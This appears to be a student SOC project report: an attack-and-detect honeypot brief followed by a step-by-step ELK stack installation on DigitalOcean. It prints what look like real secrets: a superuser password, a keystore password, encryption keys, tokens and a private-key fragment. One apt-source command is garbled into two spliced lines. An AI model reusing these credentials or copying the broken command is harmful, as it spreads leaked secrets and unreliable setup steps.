SOC PROJECT

SHADOW SENTRY

Name : Low Hong Jun
Student Code : S13

SOC Project

Creating a Security Operations Center (SOC) project to install Elastic Cloud and Honeypot on DigitalOcean to detect and analyze malicious activity on your network, and develop pentest scripts to attack the honeypot and monitoring the alerts.

Project Objectives:

1. Deploy Elastic Cloud on DigitalOcean

- Set up Elastic Cloud on DigitalOcean.
- Use Referral code: https://m.do.co/c/2099826f2433
- $200 for 60 days • Configure the Elastic Stack components: Elasticsearch, Logstash, Kibana (ELK Stack).
- Establish connectivity and ensure proper communication between the components.

2. Choose Honeypot Solution(s) and Install on Digital Ocean

- Choose a honeypot solution.
- Possible Honeypots: Cowrie, Honeyd, Glastopf, Kippo
- Deploy honeypot servers on DigitalOcean instances.
- Configure network settings
- Network Configuration: Ensure that the honeypot server is configured to listen on the desired network interfaces and ports. You may want to simulate common services such as SSH, Telnet, FTP, HTTP, or SMB.
- Logging Configuration: Configure logging settings to capture all incoming traffic, interactions, and attempted exploits.
- Simulate a realistic environment with web servers, databases, and other network services.

3. Harden the Honeypot Server (You don’t want this to be compromised)

- Disable unnecessary services and ports.
- Apply security updates regularly.
- Implement strong passwords and access controls.
- Configure firewall rules using UFW or iptables to restrict incoming and outgoing traffic.

4. Create Attacks Scripts

- Create attack scripts that can simulate at least three (3) different attack types using functions.
- Each attack should have a description to display once chosen
- The system should display the IP addresses on the network
- Display a list of all possible attacks with descriptions
- The user can choose a specific attack or random from the list
- If the user enters a different key, display a message and exit
- For each attack, allow the user to choose a target or random from the found Ips
- Everything other than the user input should be automated.
- Use functions.
- Possible tools: Nmap, Hydra, Masscan, Msfconsole, Hping3, Arpspoof etc.

5. Integration with Elastic Stack

- Configure Logstash to ingest logs from the sample infrastructure.
- Integrate Elasticsearch for storing and indexing logs.

6. Alerting and Monitoring

- Define alerting rules based on security best practices and known attack patterns.
- Configure Kibana dashboards to visualize real-time security events and alerts.

7. Testing, Validation and Logging

- Execute penetration testing scripts against the sample infrastructure.
- Monitor the Elastic Stack for generated alerts and security events.
- Validate the effectiveness of the alerting and monitoring system.
- On attack selection, save it into a log file in /var/log
- The log should hold the kind of attack, time of execution, and IP addresses

8. Documentation and Reporting

- Document the setup process, including configurations and settings.
- Create a report detailing the findings, including detected security events and alerts.
- Provide recommendations for improving the security posture based on the observed vulnerabilities.

Project Deliverables

1. Installation Guide
- Step-by-step guide for deploying Elastic Cloud on DigitalOcean.
- Instructions for configuring the Elastic Stack components.

2. Pentest Scripts:
- Scripts for simulating various security attacks.
- Documentation explaining the purpose and usage of each script.

3. Configuration Files:
- Logstash configuration files for parsing and enriching logs.
- Alerting rules and configurations.

4. Dashboard and Visualizations:
- Kibana dashboards for visualizing security events and alerts.
- Custom visualizations to track key security metrics.

5. Testing Results:
- Report on the execution of pentest scripts and observed security events.
- Analysis of the effectiveness of the alerting and monitoring system.

6. Final Report:
- Comprehensive report summarizing the project objectives, methodologies, findings, and recommendations.


7. Video Recording of Individual Presentation (optional)

8. Comments
- Use comments in your code to explain what you did. If you are using code from the internet, add credit and links. In the script, write the student's name and code, the class code, and the lecturer's name.

9. Submission
- Submit the source code (.sh) and a PDF file with screenshots proving the functions work.
- Send the project to the trainer’s email. In the email subject type project.

1. Elasticsearch, Kibana, Logstash, Filebeats (ELK)

- Installation of Elasticsearch



Add elasticsearch GPG key to APT, all elasticsearch packages are signed with this key to protected our system from package spoofing. Once authenitcated, the packages will be trusted by our package manager

Run commands:
wget -qO - https://artifacts.elastic.co/GPG-KEY-elasticsearch | sudo gpg --dearmor -o /usr/share/keyrings/elasticsearch-keyring.gpg

Add the Elastic source list to the sources.list.d directory, where APT will search for new sources

Run commands:
echo "deb https://artifacts.elastic.co/pecho "deb [signed-by=/usr/share/keyrings/elasticsearch keyring.gpg] https://artifacts.elastic.co/packages/8.x/apt stable main" | sudo tee /etc/apt/sources.list.d/elastic-8.x.listackages/7.x/apt stable main" | sudo tee -a /etc/apt/sources.list.d/elastic-7.x.list

Make sure apt-transport-https package is installed

sudo apt install apt-transport-https

```
root@ELK-Tutor:~# sudo apt update
Get:1 https://artifacts.elastic.co/packages/8.x/apt stable InRelease [10.4 kB]
Hit:2 http://mirrors.digitalocean.com/ubuntu jammy InRelease
Hit:3 http://mirrors.digitalocean.com/ubuntu jammy-updates InRelease
Hit:4 http://mirrors.digitalocean.com/ubuntu jammy-backports InRelease
Get:5 https://artifacts.elastic.co/packages/8.x/apt stable/main amd64 Packages [93.0 kB]
Hit:6 http://security.ubuntu.com/ubuntu jammy-security InRelease
Fetched 103 kB in 1s (151 kB/s)
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
193 packages can be upgraded. Run 'apt list --upgradable' to see them.
root@ELK-Tutor:~# sudo apt install elasticsearch
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following NEW packages will be installed:
  elasticsearch
0 upgraded, 1 newly installed, 0 to remove and 193 not upgraded.
Need to get 576 MB of archives.
After this operation, 1136 MB of additional disk space will be used.
Get:1 https://artifacts.elastic.co/packages/8.x/apt stable/main amd64 elasticsearch amd64 8.13.2 [576 MB
Fetched 576 MB in 9s (64.0 MB/s)
```

Update package list, so APT can read a new source list

sudo apt update

Install elasticsearch


sudo apt install elasticsearch

```
Unpacking elasticsearch (8.13.2) ...
Setting up elasticsearch (8.13.2) ...
--------------------------- Security autoconfiguration information ------------------------------

Authentication and authorization are enabled.
TLS for the transport and HTTP layers is enabled and configured.

The generated password for the elastic built-in superuser is : uOUAzg_0j_b7obKdMilc

If this node should join an existing cluster, you can reconfigure this with
'/usr/share/elasticsearch/bin/elasticsearch-reconfigure-node --enrollment-token <token-here>'
after creating an enrollment token on your existing cluster.

You can complete the following actions at any time:

Reset the password of the elastic built-in superuser with
'/usr/share/elasticsearch/bin/elasticsearch-reset-password -u elastic'.

Generate an enrollment token for Kibana instances with
 '/usr/share/elasticsearch/bin/elasticsearch-create-enrollment-token -s kibana'.

Generate an enrollment token for Elasticsearch nodes with
'/usr/share/elasticsearch/bin/elasticsearch-create-enrollment-token -s node'.

------------------------------------------------------------------------------------------------
```

You will have to take note of the superuser elastic:password, this will be the credential we will need to login in to the kibana dashboard. It will be within the installation process.

Now that elasticsearch is installed, we need to configure it, use a preferred text editor to edit the elasticsearch main configuration file, elasticsearch.yml

sudo nano /etc/elasticsearch/elasticsearch.yml



Start elasticsearch service

```
root@ubuntu-s-4vcpu-8gb-sgp1-01:~# sudo systemctl start elasticsearch
root@ubuntu-s-4vcpu-8gb-sgp1-01:~# sudo systemctl enable elasticsearch
Synchronizing state of elasticsearch.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable elasticsearch
Created symlink /etc/systemd/system/multi-user.target.wants/elasticsearch.service → /lib/systemd/system/elasticsearch.service.
root@ubuntu-s-4vcpu-8gb-sgp1-01:~#
```

sudo systemctl start elasticsearch

Enable elasticsearch to start after every server boot

sudo systemctl enable elasticsearch

We will test if elasticsearch is working by sending a HTTP request

```
root@ELK-Tutor:~# sudo curl --cacert /etc/elasticsearch/certs/http_ca.crt -u elastic https://localhost:9200
Enter host password for user 'elastic':
{
  "name" : "soc-node",
  "cluster_name" : "elasticsearch",
  "cluster_uuid" : "ODiBVbhMQM-xnw66KM3Wpw",
  "version" : {
    "number" : "8.13.2",
    "build_flavor" : "default",
    "build_type" : "deb",
    "build_hash" : "16cc90cd2d08a3147ce02b07e50894bc060a4cbf",
    "build_date" : "2024-04-05T14:45:26.420424304Z",
    "build_snapshot" : false,
    "lucene_version" : "9.10.0",
    "minimum_wire_compatibility_version" : "7.17.0",
    "minimum_index_compatibility_version" : "7.0.0"
  },
  "tagline" : "You Know, for Search"
}
root@ELK-Tutor:~#
```

sudo curl --cacert /etc/elasticsearch/certs/http_ca.crt -u elastic https://localhost:9200

We should get similar results to the one above without any error. This will show your elasticsearch version as well. Noticed that we need to indicate CA cert, this is because xpack security is enable and SSL is needed for authenication.

- Installation of Kibana

Only install kibana after elasticsearch to ensure each component of the product depends on are be incorrectly in placed

```
root@ELK-Tutor:~# sudo apt install kibana
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following NEW packages will be installed:
  kibana
0 upgraded, 1 newly installed, 0 to remove and 189 not upgraded.
Need to get 321 MB of archives.
After this operation, 938 MB of additional disk space will be used.
Get:1 https://artifacts.elastic.co/packages/8.x/apt stable/main amd64 kibana amd64 8.13.2 [321 MB]
Fetched 321 MB in 1min 16s (4203 kB/s)
Selecting previously unselected package kibana.
(Reading database ... 65564 files and directories currently installed.)
Preparing to unpack .../kibana_8.13.2_amd64.deb ...
Unpacking kibana (8.13.2) ...
```

sudo apt install kibana

We will then allow remote access to kibana other than localhost by cofiguring the kibana.yml file.

```
# For more configuration options see the configuration guide for Kibana in
# https://www.elastic.co/guide/index.html

# ================== System: Kibana Server ==================
# Kibana is served by a back end server. This setting specifies the port to use.
server.port: 5601

# Specifies the address to which the Kibana server will bind. IP addresses and ho
# The default is 'localhost', which usually means remote machines will not be abl
# To allow connections from remote users, set this parameter to a non-loopback ad
server.host: "0.0.0.0"
```

We change the server.host to “0.0.0.0” to allow remote access from other ip addresses and port to 5601. And follow the rest of the configuration file as shown below.

```
# The Kibana server's name. This is used for display purposes.
server.name: "soc-node"
```

```
# Specifies the path where Kibana creates the process ID file.
pid.file: /run/kibana/kibana.pid
```

```
# ================== System: Logging ==================
# Set the value of this setting to off to suppress all logging output, or
logging.root.level: info

# Enables you to specify a file where Kibana stores log output.
logging:
  appenders:
    file:
      type: file
      fileName: /var/log/kibana/kibana.log
      layout:
        type: json
  root:
    appenders:
      - default
      - file
```

Creating the kibana enrollment key for kibana setup

```
root@ELK-Tutor:~# sudo /usr/share/elasticsearch/bin/elasticsearch-create-enrollment-token -s kibana
eyJ2ZXIiOiI4LjEzLjIiLCJhZHIiOlsiMTAuMTUuMC41OjkyMDAiLCIxMC4xMDQuMC4yOjkyMDAiXSwiZmdyIjoiZTI2YTg0Y2Y3NDAzZGZjMGYxY
ifQ==
root@ELK-Tutor:~# sudo /usr/share/kibana/bin/kibana-setup
Native global console methods have been overridden in production environment.
? Enter enrollment token: eyJ2ZXIiOiI4LjEzLjIiLCJhZHIiOlsiMTAuMTUuMC41OjkyMDAiLCIxMC4xMDQuMC4yOjkyMDAiXSwiZmdyIjo
XV0UzhFU0VpY2dUbE4xVk5hVlEifQ==

✔ Kibana configured successfully.

To start Kibana run:
  bin/kibana
```

Run the command

sudo /usr/share/elasticsearch/bin/elasticsearch-create-enrollment-token -s kibana

This will give you the enrollment key required for the setup later

sudo /usr/share/kibana/bin/kibana-setup

Run the setup, enter the enrollment we got previously to continue. This setup will generate elasticsearch.host and other settings in the kibana.yml required for our configuration file.

```
root@ELK-Tutor:~# sudo /usr/share/kibana/bin/kibana-encryption-keys generate
## Kibana Encryption Key Generation Utility

The 'generate' command guides you through the process of setting encryption keys

xpack.encryptedSavedObjects.encryptionKey
    Used to encrypt stored objects such as dashboards and visualizations
    https://www.elastic.co/guide/en/kibana/current/xpack-security-secure-saved-ob

xpack.reporting.encryptionKey
    Used to encrypt saved reports
    https://www.elastic.co/guide/en/kibana/current/reporting-settings-kb.html#ger

xpack.security.encryptionKey
    Used to encrypt session information
    https://www.elastic.co/guide/en/kibana/current/security-settings-kb.html#secu


Already defined settings are ignored and can be regenerated using the --force fla
Definitions should be set in the kibana.yml used configure Kibana.

Settings:
xpack.encryptedSavedObjects.encryptionKey: 4e9ad1f44c051e52926c69b2716efb15
xpack.reporting.encryptionKey: 9ffca6df7767fb605f4335ac8bb92866
xpack.security.encryptionKey: 338ea78a77a7d26114664c688ace5d46
```

Run sudo /usr/share/kibana/bin/kibana-encryption-keys generate

This will generate new xpack settings for our kibana.yml that are required to gain access to alerts in kibana among other things.

Copy and paste this new settings in kibana.yml


```
# This section was automatically generated during setup.
elasticsearch.hosts: ['https://10.15.0.5:9200']
elasticsearch.serviceAccountToken: AAEAAWVsYXN0aWMva2liYW5hL2Vucm9sbC1wcm9jZXNzLXRva2VuLTE3MTQxM
elasticsearch.ssl.certificateAuthorities: [/var/lib/kibana/ca_1714114562129.crt]
xpack.fleet.outputs: [{id: fleet-default-output, name: default, is_default: true, is_default_mon

xpack.encryptedSavedObjects.encryptionKey: 4e9ad1f44c051e52926c69b2716efb15
xpack.reporting.encryptionKey: 9ffca6df7767fb605f4335ac8bb92866
xpack.security.encryptionKey: 338ea78a77a7d26114664c688ace5d46
```

Next we will start and enable kibana

sudo systemctl enable kibana && sudo systemctl start kibana

```
root@ELK-Tutor:~# sudo systemctl enable kibana && sudo systemctl start kibana
Created symlink /etc/systemd/system/multi-user.target.wants/kibana.service → /lib/systemd/system/kibana.service.
```

Accessing kibana web interface



We will need to access the web interface of our kibana server through https://your_domain:5601

As kibana traffic communicate through port 5601, we will have to add that to our domain to indicate the use of port 5601

To login, use the superuser elastic and the password generated during installation of elasticsearch.

- Installing LogStash

Install logstash using APT

```
root@ELK-Tutor:~# sudo apt install logstash
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following NEW packages will be installed:
  logstash
0 upgraded, 1 newly installed, 0 to remove and 189 not upgraded.
Need to get 404 MB of archives.
After this operation, 668 MB of additional disk space will be used.
Get:1 https://artifacts.elastic.co/packages/8.x/apt stable/main amd64 logstash amd64 1:8.13.2-1 [404 MB]
Fetched 404 MB in 37s (11.0 MB/s)
Selecting previously unselected package logstash.
(Reading database ... 155827 files and directories currently installed.)
Preparing to unpack .../logstash_1%3a8.13.2-1_amd64.deb ...
```

sudo apt install logstash

```
root@ELK-Tutor:/# sudo mkdir /tmp/certgen
root@ELK-Tutor:/# chmod 700 /tmp/certgen
root@ELK-Tutor:/# cd /tmp/certgen
root@ELK-Tutor:/tmp/certgen# pwd
/tmp/certgen
root@ELK-Tutor:/tmp/certgen#
```

sudo mkdir /tmp/certgen
sudo chmod 770 /tmp/certgen

We make folders to store our certificates that we are about to generate. We will also change the permission for this folder access so no unauthorised users can access it as it contains sensitive authorisation keys and certificates that can be use to access ELK stack.

```
root@ELK-Tutor:/tmp/certgen# /usr/share/elasticsearch/bin/elasticsearch-keystore show xpack.security.http.ssl.keystore.secure_password
TLPhQfRPQM67fkYvlXVerA
root@ELK-Tutor:/tmp/certgen#
```

When elasticsearch is installed, the keys and certificate generated are protected by passwords. The password are stored in the keystore. So we will run a command so to retrieve the passsword so we can use later.

/usr/share/elasticsearch/bin/elasticsearch-keystore show
xpack.security.http.ssl.keystore.secure_password

Next we will call out the key in /etc/elasticsearch/certs/http.p12 and use it to create a PEM file so we can view the keys inside the file.

```
root@ELK-Tutor:/tmp/certgen# openssl pkcs12 -in /etc/elasticsearch/certs/http.p12 -nocerts -nodes -out http_ca_key.pem
Enter Import Password:
root@ELK-Tutor:/tmp/certgen# ls
http_ca_key.pem
root@ELK-Tutor:/tmp/certgen#
```

We will run the command:

openssl pkcs12 -in /etc/elasticsearch/certs/http.p12 -nocerts -nodes -out http_ca_key.pem

The terminal will then prompt us for the password. The password will be the one we retreieve previously from the keystore. Key it in and you should see that a http_ca_key.pem has been created.

Open up the PEM file using your preferred text editor

nano http_ca_key.pem

```
Bag Attributes
    friendlyName: http_ca
    localKeyID: 54 69 6D 65 20 31 37 31 34 31 31 32 31 35 30 37 35 39
Key Attributes: <No Attributes>
-----BEGIN PRIVATE KEY-----
MIIJQAIBADANBgkqhkiG9w0BAQEFAASCCSowggkmAgEAAoICAQDDU1/nkchMa5M1
8Rd3Mdx7BsvZVbN/6BKVif0AiiS451xTLYBYY2TtzQ633OEqpEeMKTouOZ/j6U24
K6qfHbtR/KR2H0VqqMUTeGhqI3WllyqFOxwcVRx8/3WTMQHjimmfdP/QkEM5xZ0c
7ssaf2HfES9f+Sqw5ZZnvO/skIGDwxs4WkqfqqnT6GeV16owW4wN/tu02mOmFoam
+pgJaZN+Dhd8F01ar724MxRew6JwKFbJw6/IWVMeQU6f2MvvEZ37yl3xiFK3yPL/
FtbBWD3aOKQV3MBPhW7DcmpEIJ2qpB+N6gWokbSZjNyx2PrrHLq0KNN2dlk+dtPr
Xhe3NOH0qyHiUjFjWMpoFD91Al+Eloy0guciodawWVv2Yksgz8MglaS+ZhyjM5ps
```

There will be 2 keys in the file. We are interested in the key named http_ca. We will have to delete the other key so that during the authentication, there will not be errors due to 2 keys existing in a file. The other key will have a friendlyName: http

```
root@ELK-Tutor:/tmp/certgen# openssl pkcs12 -export -out http_ca_key.p12 -inkey http_ca_key.pem -in /etc/elasticsearch/certs/http_ca.crt
Enter Export Password:
Verifying - Enter Export Password:
root@ELK-Tutor:/tmp/certgen# ls
http_ca_key.p12  http_ca_key.pem
root@ELK-Tutor:/tmp/certgen#
```

Now that we seperated the keys, we will need to repackaged the new http_ca_key.pem into a .p12 file. We will run the following command:

openssl pkcs12 -export -out http_ca_key.p12 -inkey http_ca_key.pem -in /etc/elasticsearch/certs/http_ca.crt

If done correctly, we will get a http_ca_key.p12 file that we can use to generate our key-certificate pair for logstash.

```
root@ELK-Tutor:/tmp/certgen# /usr/share/elasticsearch/bin/elasticsearch-certutil cert --ca /tmp/certgen/http_ca_key.p12 --ip 128.199.169.133 --name logstash --out /tmp/certgen/logstash.p12
This tool assists you in the generation of X.509 certificates and certificate
signing requests for use with SSL/TLS in the Elastic stack.

The 'cert' mode generates X.509 certificate and private keys.
```

We will now generate a key-certificate pair for our logstash so that it can authenicate correctly with elasticsearch. Remember to change the IP address to your server IP.

Run command :
/usr/share/elasticsearch/bin/elasticsearch-certutil cert --ca /tmp/certgen/http_ca_key.p12 --ip <ip-address> --name logstash --out /tmp/certgen/logstash.p12

The terminal will prompt us for the CA password, feel free to use the password we got from the keystore previously. It will also prompt us to set a password for our new logstash.p12

```
Enter password for CA (/tmp/certgen/http_ca_key.p12) :
Enter password for logstash.p12 :
```

```
root@ELK-Tutor:/tmp/certgen# ls
http_ca_key.p12  http_ca_key.pem  logstash.p12
root@ELK-Tutor:/tmp/certgen#
```

Once everything is done, a logstash.p12 will be created in to our certgen folder. This .p12 file will be use for our SSL authentication later in our beats.conf so that logstash and elasticsearch can communicate with each other properly.


```
root@ELK-Tutor:/tmp/certgen# openssl pkcs12 -in logstash.p12 -nocerts -nodes -out logstash.key
Enter Import Password:
root@ELK-Tutor:/tmp/certgen# openssl pkcs12 -in logstash.p12 -nokeys -nodes -out logstash.crt
Enter Import Password:
root@ELK-Tutor:/tmp/certgen# ls
http_ca_key.p12  http_ca_key.pem  logstash.crt  logstash.key  logstash.p12
root@ELK-Tutor:/tmp/certgen#
```

We will now to proceed to extract the certificate and key from the logstash.p12, we will need it separately for our configuration file if not there will be issues later.

Run command :
